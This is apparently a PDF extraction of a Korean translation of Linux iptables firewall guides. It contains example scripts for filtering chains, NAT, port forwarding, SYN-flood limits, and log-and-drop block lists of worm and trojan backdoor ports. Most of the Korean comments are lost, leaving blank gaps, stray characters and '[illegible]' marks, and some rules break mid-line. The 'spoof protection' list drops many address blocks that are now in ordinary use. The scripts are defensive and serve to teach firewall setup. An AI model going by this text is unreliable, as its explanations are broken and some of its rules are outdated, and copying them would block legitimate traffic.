# table: filter, chain IN_ETH0
#
# INPUT                                eth0

#
# icmp                                , tcp  udp  IN_TCP  IN_UDP
$IPT -A IN_ETH0 -d $DMZIP -p icmp -j ACCEPT
$IPT -A IN_ETH0 -d $DMZIP -p tcp -j IN_TCP
$IPT -A IN_ETH0 -d $DMZIP -p udp -j IN_UDP
```

```

#
# table: filter, chain: IN_TCP
# tcp

#      tcp      .

# DMZIP      syn      가      (      )
# TCP_OPENPORTS      .
#      multiport      .
$IPT -A IN_TCP -p tcp -m multiport \
    -d $DMZIP --dport $TCP_OPENPORTS -j ACCEPT -m tcp --syn
#      , RELATED, ESTABLISHED
#      " RELATED, ESTABLISHED "
#
$IPT -A IN_TCP -p tcp -m state --state RELATED -j ACCEPT
$IPT -A IN_TCP -p tcp -m state --state ESTABLISHED -j ACCEPT

#
# table: filter, chain: IN_UDP
# udp

# Rules for udp packets

# IN_TCP      가      UDP_OPENPORTS      .
# udp      . RELATED  ESTABLISHED
# UDP_OPENPORTS      .
$IPT -A IN_UDP -m multiport -p udp \
    -d $DMZIP --dport $UDP_OPENPORTS -j ACCEPT
$IPT -A IN_UDP -m multiport -p udp \
    -d $DMZIP --sport $UDP_OPENPORTS -j ACCEPT

#
# table: filter, chain: FORWARD
#

# FORWARD      .
$IPT -A FORWARD -i eth0 -j FOR_ETH0
$IPT -A FORWARD -i eth1 -j FOR_ETH1

#
# table: filter, chain: FOR_ETH0
# FORWARD      가      eth0

```



```
# . icmp .
$IPT -A FOR_ETH0 -p icmp -j ACCEPT
$IPT -A FOR_ETH0 -p udp -j FOR_UDPO
$IPT -A FOR_ETH0 -p tcp -j FOR_TCPO

#
# table: filter, chain: FOR_ETH1
# FOR_ETH0 . . eth0 icmp, udp, tcp
# DROP , eth1 ACCEPT .
$IPT -A FOR_ETH1 -p icmp -j ACCEPT
$IPT -A FOR_ETH1 -p udp -j FOR_UDP1
$IPT -A FOR_ETH1 -p tcp -j FOR_TCP1
$IPT -A FOR_ETH1 -j ACCEPT

#
# table: filter, chain: FOR_UDPO
# FORWARD eth0 udp

# Allow IPX over UDP tunnelling
# UDP IPX
$IPT -A FOR_UDPO -p udp -s $DMZIP -d $MAINIP -j ACCEPT
$IPT -A FOR_UDPO -p udp -s ! $DMZIP -d $MAINIP --dport 213 -j ACCEPT

#
# table: filter, chain: FOR_TCPO
# FORWARD eth0 tcp

# INPUT . eth0 FORWARD tcp
#
$IPT -A FOR_TCPO -p tcp -m multiport \
    -d $MAINIP --dport $TCP_OPENPORTS -j ACCEPT -m tcp --syn
$IPT -A FOR_TCPO -p tcp -m state --state ESTABLISHED -j ACCEPT
$IPT -A FOR_TCPO -p tcp -m state --state RELATED -j ACCEPT

#
# table: filter, chain: FOR_UDP1
# FORWARD eth1 udp

# WORMPORTS DROP .
$IPT -A FOR_UDP1 -p udp -m multiport --dport $WORMPORTS -j DROP

#
# table: filter, chain: FOR_TCP1
# FORWARD eth1 tcp
```

```
# WORMPORTS                                DROP
$IPT -A FOR_TCP1 -p tcp -m multiport --dport $WORMPORTS -j DROP

#
# table: nat, chain: PREROUTING
#

# Spoof protection goes in prerouting, to stop badness before it even hits the routing tables
# PREROUTING
#                                     filter
# PREROUTING INPUT, FORWARD
#
$IPT -t nat -A PREROUTING -s 1.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 2.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 7.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 10.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 23.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 27.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 31.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 41.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 45.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 60.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 68.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 69.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 70.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 71.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 80.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 88.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 90.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 91.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 92.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 100.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 111.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 112.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -i ! lo -s 127.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 128.66.0.0/16 -j DROP
$IPT -t nat -A PREROUTING -s 172.16.0.0/12 -j DROP
$IPT -t nat -A PREROUTING -s 192.168.0.0/16 -j DROP
$IPT -t nat -A PREROUTING -s 197.0.0.0/16 -j DROP
$IPT -t nat -A PREROUTING -s 201.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 220.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 222.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 224.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 240.0.0.0/8 -j DROP
```

```
$IPT -t nat -A PREROUTING -s 242.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 244.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 251.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 254.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 255.255.255.255 -j DROP
```

```
# End
```

```
(eth0, eth1),
```

```

+++++
Jem Berkes                <berkes@altavista.net>
+++++

.      ftp      .
INTIF  EXTIF      internal  external      , TCP_SERVICES      가

.

#!/bin/sh

INTIF=eth0
EXTIF=ppp0
TCP_SERVICES="21,22,25,80,113"

# iptables가      (ftp      )      .
#      가      .
modprobe ip_nat_ftp
modprobe ip_conntrack_ftp

#
iptables -F INPUT
iptables -F FORWARD
iptables -F OUTPUT
iptables -t nat -F PREROUTING
iptables -t nat -F POSTROUTING

# SYN flooding
echo 1 > /proc/sys/net/ipv4/tcp_syncookies

# INPUT      .

#      DROP.
# ESTABLISHED, RELATED      ,
iptables -P INPUT DROP
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
#      (EXTIF)      syn      가      (      )      ,
# TCP_SERVICES      .
iptables -A INPUT -i $EXTIF -m state --state NEW -p tcp -m multiport \
--dport $TCP_SERVICES -j ACCEPT
#      (INTIF)      lo      NEW      .
iptables -A INPUT -i $INTIF -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -m state --state NEW -j ACCEPT
# INPUT      ACCEPT      ,      DROP      .

```

```
iptables -A INPUT -j LOG --log-prefix "FW_INPUT "

# FORWARD

# DROP.
iptables -P FORWARD DROP
#
iptables -A FORWARD -i $INTIF -o $EXTIF -j ACCEPT
# ESTABLISHED, RELATED
iptables -A FORWARD -i $EXTIF -m state --state ESTABLISHED,RELATED -j ACCEPT
# FORWARD ACCEPT , DROP
iptables -A FORWARD -j LOG --log-prefix "FW_FORWARD "

# OUTPUT
# OUTPUT
iptables -P OUTPUT ACCEPT

#
iptables -t nat -A POSTROUTING -o $EXTIF -j MASQUERADE
```

(?)

, iptables

가

+++++

Matthew Sachs <matthewg@zevils.com>

+++++

#!/bin/sh

#

iptables NAT가 , IPSEC

#

set -x

. /etc/firewall.conf

ifconfig (?)

```
getaddr () {
    if [ $1 = "addr" ]
        then FIELD=2
    elif [ $1 = "bcast" ]
        then FIELD=3
    elif [ $1 = "netmask" ]
        then FIELD=4
    fi
    ifconfig $2 | grep 'inet addr' | awk "{print \$$FIELD}" | sed 's/.*://'
}
```

getaddr

\$LOCAL_IF

LOCAL_IF=lo

LOCAL_IP=`getaddr addr \$LOCAL_IF`

LOCAL_NET=`getaddr netmask \$LOCAL_IF`

LOCAL_BCAST=`getaddr bcast \$LOCAL_IF`

LAN_IF, WAN_IF 가

#

\$LAN_IF

LAN_IF='eth1'

LAN_IP=`getaddr addr \$LAN_IF`

LAN_NET=`getaddr netmask \$LAN_IF`

LAN_BCAST=`getaddr bcast \$LAN_IF`

\$WAN_IF

WAN_IF='ppp0'

```
WAN_IP=`getaddr addr $WAN_IF`
WAN_NET=`getaddr netmask $WAN_IF`
WAN_BCAST=`getaddr bcast $WAN_IF`

#
# ':( )'          PROTO:LOCALPORT:REMOTEHOST:REMOTEPORT
# tcp:8080:192.168.0.2:80      tcp      8080
# 192.168.0.2      80
FORWARD=(PROTO:LOCALPORT:REMOTEHOST:REMOTEPORT tcp:8080:192.168.0.2:80)

case $1 in
start|restart|force-reload)
;;
stop)
exit 0
;;
esac

# /proc/sys/net/ipv4/ip_forward
# $FORWARDING
if [ -f /proc/sys/net/ipv4/ip_forward ]
then if [ $FORWARDING ]
then echo "Enabling IP forwarding..."
echo "1" > /proc/sys/net/ipv4/ip_forward
else
echo "Disabling IP forwarding..."
echo "0" > /proc/sys/net/ipv4/ip_forward
fi
fi

# /proc/sys/net/ipv4/tcp_ecn
# ECN $ECN
# ECN(Explicit Congestion Notification) :
# http://option.kernel.pe.kr/view.php3?try=addnote&optionname=CONFIG\_INET\_ECN
#
if [ -f /proc/sys/net/ipv4/tcp_ecn ]
then if [ $ECN ]
then echo "Enabling ECN..."
echo "1" > /proc/sys/net/ipv4/tcp_ecn
else
echo "Disabling ECN..."
echo "0" > /proc/sys/net/ipv4/tcp_ecn
fi
fi
```

```
#
#
# filter
for CHAIN in `IPTABLES -L -n | grep Chain | awk '{ print $2 }'`
do IPTABLES -F $CHAIN
done

# /proc/net/ip_tables_names          iptables
#
for TABLE in `cat /proc/net/ip_tables_names`
do for CHAIN in `IPTABLES -t $TABLE -L -n | grep Chain | awk '{ print $2 }'`
do IPTABLES -t $TABLE -F $CHAIN
done
done

#                               Flush
echo "Clearing tables..."

#                               DROP
$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
$IPTABLES -P FORWARD DROP

# SNAT
$IPTABLES -t nat -A POSTROUTING -o $WAN_IF -j SNAT --to-source $WAN_IP

# FORWARD          WAN_IF
#     ESTABLISHED, RELATED
#                               NEW
#                               REJECT
$IPTABLES -A FORWARD -i ! $WAN_IF -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A FORWARD -j REJECT

#
#
$IPTABLES -X icmp_packets 2>&1 > /dev/null
$IPTABLES -N icmp_packets
$IPTABLES -X tcp_packets 2>&1 > /dev/null
$IPTABLES -N tcp_packets
$IPTABLES -X udpincoming_packets 2>&1 > /dev/null
$IPTABLES -N udpincoming_packets
```



```

echo "Setting up rules..."

# tcp_packets
# INPUT tcp
# TCPALLOW NEW ( )
#
for PORT in $TCPALLOW
do $IPTABLES -A tcp_packets -p TCP -m state --state NEW --dport $PORT -j ACCEPT
done
# ESTABLISHED, RELATED
# REJECT
$IPTABLES -A tcp_packets -p TCP -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A tcp_packets -j REJECT

# udpincoming_packets
# INPUT udp
# UDPALLOW REJECT
for PORT in $UDPALLOW
do $IPTABLES -A udpincoming_packets -p UDP --sport $PORT -j ACCEPT
$IPTABLES -A udpincoming_packets -p UDP --dport $PORT -j ACCEPT
done
$IPTABLES -A udpincoming_packets -j REJECT

# icmp_packets
# INPUT icmp
# icmp
$IPTABLES -A icmp_packets -p ICMP -j ACCEPT

echo "Setting up forwarding..."

# PREROUTING
# FORWARD DNAT

# FORWARD PROTO, LOCALPORT, REMOTEHOST, REMOTEPORT
# 4 awk
# sed 's:/ /g' ':'
for FORWARDER in ${FORWARD[*]}
do TMPFWD=`echo $FORWARDER | sed 's:/ /g'`
PROTO=`echo $TMPFWD | awk '{print $1}'`
LOCALPORT=`echo $TMPFWD | awk '{print $2}'`
REMOTEHOST=`echo $TMPFWD | awk '{print $3}'`
REMOTEPORT=`echo $TMPFWD | awk '{print $4}'`
# 4 가 DNAT
$IPTABLES -t nat -A PREROUTING -p $PROTO -i $WAN_IF --dport $LOCALPORT -j DNAT

```

```

--to-destination $REMOTEHOST:$REMOTEPORT
# DNAT
    $IPTABLES -A FORWARD -p $PROTO -d $REMOTEHOST --dport $LOCALPORT -j ACCEPT
done

echo "Setting up protocol allows..."
# Let in IPsec traffic
# IPsec
for PROTO in $PROTOALLOW
    do $IPTABLES -A INPUT -p $PROTO -i $WAN_IF -j ACCEPT
done

# INPUT
echo "Setting up flow rules..."
# $WAN_IF
# FORWARD
$IPTABLES -A INPUT -i ! $WAN_IF -j ACCEPT
# $WAN_IF (icmp, tcp, udp)
# (icmp_packets, tcp_packets, udpincoming_packets)
$IPTABLES -A INPUT -p ICMP -i $WAN_IF -j icmp_packets
$IPTABLES -A INPUT -p TCP -i $WAN_IF -j tcp_packets
$IPTABLES -A INPUT -p UDP -i $WAN_IF -j udpincoming_packets

# $WAN_IF $LOCAL_IP $LAN_IP (INPUT)
#
# ' $IPTABLES -A INPUT -i ! $WAN_IF -j ACCEPT '
#
$IPTABLES -A INPUT -p ALL -i ! $WAN_IF -d $LOCAL_IP -j ACCEPT
$IPTABLES -A INPUT -p ALL -i ! $WAN_IF -d $LAN_IP -j ACCEPT
# $WAN_IP 가 $WAN_IP
# ESTABLISHED, RELATED
# INPUT REJECT
# DROP (?)가
$IPTABLES -A INPUT -p ALL -d $WAN_IP -s $WAN_IP -j ACCEPT
$IPTABLES -A INPUT -p ALL -d $WAN_IP -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A INPUT -j REJECT
# OUTPUT
# $LOCAL_IP, $LAN_IP, $WAN_IP 가
# OUTPUT OUTPUT
# DROP
$IPTABLES -A OUTPUT -p ALL -s $LOCAL_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $LAN_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $WAN_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s 0.0.0.0 -j ACCEPT

```

getaddr	가,	가	가	.
		가	,	
.				

[illegible]

```

#
# - BROADCAST="192.168.3.255/24"
#
# (EXTERNAL INTERFACE)
ppp0가 (eg: "eth0" "eth1" "eth2") 가
# - EXT_IF="ppp0"
#
# ( 15 )
# - FORWARD_PORTS_1="22,80"
#
# 가 15 , (
# )
# - FORWARD_PORTS_2="194,443"
# INT_IF( )
#
# ( 6
# 6 .)
# - TCP_SERVICES_IN_INT_IF="6"
# EXT_IF( ( ) )
#
# 가
# - TCP_SERVICES_IN_EXT_IF="80"
# INT_IF 가 , OUTPUT
#
#
# ,
# 22, 80 SSH
#
TCP_SERVICES_OUT_INT_IF
TCP_SERVICES_OUT_EXT_IF
# - TCP_SERVICES_OUT_INT_IF="22,80"
# - TCP_SERVICES_OUT_EXT_IF="22,80"
# DNS IP . (가 ISP IP )
# - NAMESERVER_1="XXX.XXX.XXX.XXX"
# - NAMESERVER_2="XXX.XXX.XXX.XXX"
#
# - LOOPBACK="127.0.0.0/8"
#
#
#
# - CLASS_A="10.0.0.0/8"
# - CLASS_B="172.16.0.0/16"
# - CLASS_C="192.168.0.0/16"
#
# X listen ,
#
# - XSERVER_PORTS="6000:6063"
# ICQ가 (TCP, UDP)
# - ICQ_PORT_TCP="5190"
# - ICQ_PORT_UDP="4000"

```

```

# . TCP UDP가
# , . (6 Unassigned)
# - TROJAN_PORTS_TCP="12345,12346"
# - TROJAN_PORTS_UDP="27444,31335"
#
#
#####
#
# Standard Settings
IPTABLES="/usr/sbin/iptables"
INT_IF="eth0"
BROADCAST="192.168.1.255/24"
EXT_IF="ppp0"
FORWARD_PORTS_1="20,21,22,23,25,79,80,81,110,119"
FORWARD_PORTS_2="194,443"
TCP_SERVICES_IN_INT_IF="22,80"
TCP_SERVICES_IN_EXT_IF="80"
TCP_SERVICES_OUT_INT_IF="22,80"
TCP_SERVICES_OUT_EXT_IF="21,22,80,119"
NAMESERVER_1="207.217.126.81"
NAMESERVER_2="207.217.77.82"
LOOPBACK="127.0.0.0/8"
CLASS_A="10.0.0.0/8"
CLASS_B="172.16.0.0/16"
CLASS_C="192.168.0.0/16"
UP_PORTS="1024:65535"
XSERVER_PORTS="6000:6063"
ICQ_PORT_TCP="5190"
ICQ_PORT_UDP="4000"
TROJAN_PORTS_TCP="12345,12346,1524,27665,31337"
TROJAN_PORTS_UDP="12345,12346,27444,31335,31337"
#
#
echo "Starting Firewall ....."
# iptables
modprobe ip_tables
modprobe ip_conntrack
modprobe ip_conntrack_ftp
#
#####
#
$IPTABLES -F
$IPTABLES -X
$IPTABLES -Z

```

```
$IPTABLES -F INPUT
$IPTABLES -F FORWARD
$IPTABLES -F OUTPUT
$IPTABLES -t nat -F PREROUTING
$IPTABLES -t nat -F POSTROUTING
#
#
#####
#                               CONFIG_SYSCTL 가
# SYN Cookie Protection
/bin/echo "1" > /proc/sys/net/ipv4/tcp_syncookies

# Disable response to ping
/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_all

# Disable response to broadcasts
/bin/echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

# Don't accept source routed packets
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_source_route
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/send_redirects

# Disable ICMP redirect acceptance
/bin/echo "0" > /proc/sys/net/ipv4/conf/all/accept_redirects

# Enable bad error message protection
/bin/echo "1" > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses

# Turn on reverse path filtering
for interface in /proc/sys/net/ipv4/conf/*/rp_filter; do
/bin/echo "1" > ${interface}
done

# Log spoofed packets, source routed packets, redirect packets
/bin/echo "1" > /proc/sys/net/ipv4/conf/all/log_martians

# Enable IP forwarding
echo "1" > /proc/sys/net/ipv4/ip_forward
#
#
#####
# Rules
#
#                               DROP
```

```

$IPTABLES -P INPUT DROP
$IPTABLES -P FORWARD DROP
$IPTABLES -P OUTPUT DROP
#

# EXT_IF
$IPTABLES -A INPUT -i $EXT_IF -s $CLASS_A -j DROP
$IPTABLES -A INPUT -i $EXT_IF -d $CLASS_A -j DROP
$IPTABLES -A INPUT -i $EXT_IF -s $CLASS_B -j DROP
$IPTABLES -A INPUT -i $EXT_IF -d $CLASS_B -j DROP
$IPTABLES -A INPUT -i $EXT_IF -s $CLASS_C -j DROP
$IPTABLES -A INPUT -i $EXT_IF -d $CLASS_C -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -s $CLASS_A -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -d $CLASS_A -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -s $CLASS_B -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -d $CLASS_B -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -s $CLASS_C -j DROP
$IPTABLES -A OUTPUT -o $EXT_IF -d $CLASS_C -j DROP

#
# Firewall syn/flood and port scanner protection $INT_IF
#
#      , syn-flood_INT_IF      . $INT_IF      syn/flood
#      (?)
$IPTABLES -N syn-flood_INT_IF
$IPTABLES -F syn-flood_INT_IF
# INT_IF      SYN,ACK,FIN,RST      RST      가 "1" (turned on)
      syn-flood_INT_IF
$IPTABLES -A INPUT -i $INT_IF -p tcp --tcp-flags SYN,ACK,FIN,RST RST -j syn-flood_INT_IF
# INT_IF      syn      가 "1" (turned on)      syn-flood_INT_IF
      INT_IF
      syn-flood_INT_IF      DROP
#$IPTABLES -A INPUT -i $INT_IF -p tcp --syn -j syn-flood_INT_IF
#
$IPTABLES -A syn-flood_INT_IF -m limit --limit 1/s --limit-burst 4 -j RETURN
# syn-flood_INT_IF      DROP
$IPTABLES -A syn-flood_INT_IF -j DROP

#
# Firewall syn/flood and port scanner protection $EXT_IF
#
#      syn-flood_EXT_IF
# EXT_IF      INT_IF      가
#
$IPTABLES -N syn-flood_EXT_IF
$IPTABLES -F syn-flood_EXT_IF

```



```

$IPTABLES -A INPUT -i $EXT_IF -p tcp --tcp-flags SYN,ACK,FIN,RST RST -j syn-flood_EXT_IF
#$IPTABLES -A INPUT -i $EXT_IF -p tcp --syn -j syn-flood_EXT_IF
$IPTABLES -A syn-flood_EXT_IF -m limit --limit 1/s --limit-burst 4 -j RETURN
$IPTABLES -A syn-flood_EXT_IF -j DROP

#
# syn      가 turned on      NEW      .
$IPTABLES -A INPUT -i $INT_IF -p tcp ! --syn -m state --state NEW -j DROP
$IPTABLES -A INPUT -i $EXT_IF -p tcp ! --syn -m state --state NEW -j DROP
#
# $INT_IF  $EXT_IF      (fragments)      DROP      .
#
#      가      .
$IPTABLES -A INPUT -i $INT_IF -f -j LOG --log-prefix "IPTABLES FRAGMENTS $INT_IF: "
$IPTABLES -A INPUT -i $INT_IF -f -j DROP

$IPTABLES -A INPUT -i $EXT_IF -f -j LOG --log-prefix "IPTABLES FRAGMENTS $EXT_IF: "
$IPTABLES -A INPUT -i $EXT_IF -f -j DROP
#

#      ($EXT_IF)      DROP      .
$IPTABLES -A INPUT -i $EXT_IF -d $BROADCAST -j DROP
#
# Trojan protection
# $TROJAN_PORTS_TCP, $TROJAN_PORTS_UDP
#      DROP      .
# INT_IF      ,      DROP
$IPTABLES -A INPUT -i $INT_IF -p tcp -m multiport --dport $TROJAN_PORTS_TCP -j LOG --log-prefix
"IPTABLES Trojan INT_IF: "
$IPTABLES -A INPUT -i $INT_IF -p udp -m multiport --dport $TROJAN_PORTS_UDP -j LOG --log-prefix
"IPTABLES Trojan INT_IF: "
$IPTABLES -A INPUT -i $INT_IF -p tcp -m multiport --dport $TROJAN_PORTS_TCP -j DROP
$IPTABLES -A INPUT -i $INT_IF -p udp -m multiport --dport $TROJAN_PORTS_UDP -j DROP
# EXT_IF      ,      DROP
$IPTABLES -A INPUT -i $EXT_IF -p tcp -m multiport --dport $TROJAN_PORTS_TCP -j LOG --log-prefix
"IPTABLES Trojan EXT_IF: "
$IPTABLES -A INPUT -i $EXT_IF -p udp -m multiport --dport $TROJAN_PORTS_UDP -j LOG --log-prefix
"IPTABLES Trojan EXT_IF: "
$IPTABLES -A INPUT -i $EXT_IF -p tcp -m multiport --dport $TROJAN_PORTS_TCP -j DROP
$IPTABLES -A INPUT -i $EXT_IF -p udp -m multiport --dport $TROJAN_PORTS_UDP -j DROP

#
# ICQ INPUT/OUTPUT rules (I get the error message that the hostname is not found, if somebody
knows why PLZ let me know)
# ICQ      .      ICQ

```

```

...
$IPTABLES -A OUTPUT -o $EXT_IF -p udp -d icq.mirabilis.com --dport $ICQ_PORT_UDP -m state
--state NEW,ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p tcp -d login.icq.com --dport $ICQ_PORT_TCP -m state --state
NEW,ESTABLISHED,RELATED -j ACCEPT

# ICMP
#
# INPUT ESTABLISHED, RELATED , OUTPUT NEW 가
ping (OUTPUT ) RELATED, ESTABLISHED
, ping (INPUT )
OUTPUT
# INPUT Echo Reply(icmp type 0) DROP

$IPTABLES -A INPUT -i $INT_IF -p icmp -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o $INT_IF -p icmp -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A INPUT -i $INT_IF -p icmp --icmp-type 0 -j DROP
#
# icmp INPUT/OUTPUT rules $EXT_IF. For a list of icmp types check the end of this file.
$IPTABLES -A INPUT -i $EXT_IF -p icmp -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p icmp -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A INPUT -i $EXT_IF -p icmp --icmp-type 0 -j DROP
#
# Nameserver INPUT/OUTPUT
# OUTPUT NEW
(NEW)
( ) OUTPUT
$IPTABLES -A INPUT -i $EXT_IF -p udp -s $NAMESERVER_1 -m state --state ESTABLISHED -j ACCEPT
$IPTABLES -A INPUT -i $EXT_IF -p udp -s $NAMESERVER_2 -m state --state ESTABLISHED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p udp -d $NAMESERVER_1 --dport 53 -m state --state
NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p udp -d $NAMESERVER_2 --dport 53 -m state --state
NEW,ESTABLISHED -j ACCEPT
#
#
# INPUT 가
# ESTABLISHED, RELATED
$IPTABLES -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
# lo NEW
$IPTABLES -A INPUT -i lo -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
# $TCP_SERVICES_IN_INT_IF $TCP_SERVICES_IN_EXT_IF
$IPTABLES -A INPUT -i $INT_IF -p tcp -m multiport --dport $TCP_SERVICES_IN_INT_IF -m state

```

```

--state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A INPUT -i $EXT_IF -p tcp -m multiport --dport $TCP_SERVICES_IN_EXT_IF -m state
--state NEW,ESTABLISHED -j ACCEPT

# FTP
#
가 FTP
#$IPTABLES -A INPUT -i $EXT_IF -p tcp --sport 21 -m state --state ESTABLISHED -j ACCEPT
$IPTABLES -A INPUT -i $EXT_IF -p tcp --sport 20 -m state --state NEW,ESTABLISHED,RELATED -j
ACCEPT
$IPTABLES -A INPUT -i $EXT_IF -p tcp --sport $UP_PORTS --dport $UP_PORTS -m state --state
ESTABLISHED -j ACCEPT

#
# FORWARD
# INT_IF EXT_IF 가 , 가

# ICMP NEW, ESTABLISHED , 가
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p icmp -m state --state NEW,ESTABLISHED -j ACCEPT
#
DNS 가
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p udp -d $NAMESERVER_1 --dport 53 -m state --state
NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p udp -d $NAMESERVER_2 --dport 53 -m state --state
NEW,ESTABLISHED -j ACCEPT
# FORWARD_PORTS_1 2
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p tcp -m multiport --dport $FORWARD_PORTS_1 -m state
--state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p udp -m multiport --dport $FORWARD_PORTS_1 -m state
--state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p tcp -m multiport --dport $FORWARD_PORTS_2 -m state
--state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p udp -m multiport --dport $FORWARD_PORTS_2 -m state
--state NEW,ESTABLISHED -j ACCEPT
# ICQ
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p udp -d icq.mirabilis.com --dport $ICQ_PORT_UDP -m
state --state NEW,ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p tcp -d login.icq.com --dport $ICQ_PORT_TCP -m
state --state NEW,ESTABLISHED,RELATED -j ACCEPT
#
(ESTABLISHED) ftp (20 (ftp-data) 가 )
#
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p tcp --dport 20 -m state --state ESTABLISHED -j
ACCEPT
$IPTABLES -A FORWARD -i $INT_IF -o $EXT_IF -p tcp --sport $UP_PORTS --dport $UP_PORTS -m state
--state ESTABLISHED,RELATED -j ACCEPT

```

```
#IPTABLES -A FORWARD -i $EXT_IF -o $INT_IF -p tcp --sport 21 -m state --state ESTABLISHED -j
ACCEPT
#IPTABLES -A FORWARD -i $EXT_IF -o $INT_IF -p tcp --sport 20 -m state --state
ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A FORWARD -i $EXT_IF -o $INT_IF -m state --state ESTABLISHED,RELATED -j ACCEPT
#
# OUTPUT
#
$IPTABLES -A OUTPUT -o $EXT_IF -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o lo -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A OUTPUT -o $INT_IF -p tcp -m multiport --sport $TCP_SERVICES_IN_INT_IF -m state
--state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p tcp -m multiport --sport $TCP_SERVICES_IN_EXT_IF -m state
--state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A OUTPUT -o $INT_IF -p tcp -m multiport --dport $TCP_SERVICES_OUT_INT_IF -m state
--state NEW,ESTABLISHED -j ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p tcp -m multiport --dport $TCP_SERVICES_OUT_EXT_IF -m state
--state NEW,ESTABLISHED -j ACCEPT

$IPTABLES -A OUTPUT -o $EXT_IF -p tcp --dport 20 -m state --state NEW,ESTABLISHED,RELATED -j
ACCEPT
$IPTABLES -A OUTPUT -o $EXT_IF -p tcp --sport $UP_PORTS --dport $UP_PORTS -m state --state
ESTABLISHED,RELATED -j ACCEPT
#
# POSTROUTING
# MASQUERADE
$IPTABLES -t nat -A POSTROUTING -o $EXT_IF -j MASQUERADE

#####
# icmp types
#
# 0    Echo Reply                [RFC792]
# 1    Unassigned                [JBP]
# 2    Unassigned                [JBP]
# 3    Destination Unreachable  [RFC792]
# 4    Source Quench            [RFC792]
# 5    Redirect                  [RFC792]
# 6    Alternate Host Address    [JBP]
# 7    Unassigned                [JBP]
# 8    Echo                      [RFC792]
# 9    Router Advertisement      [RFC1256]
# 10   Router Solicitation       [RFC1256]
# 11   Time Exceeded            [RFC792]
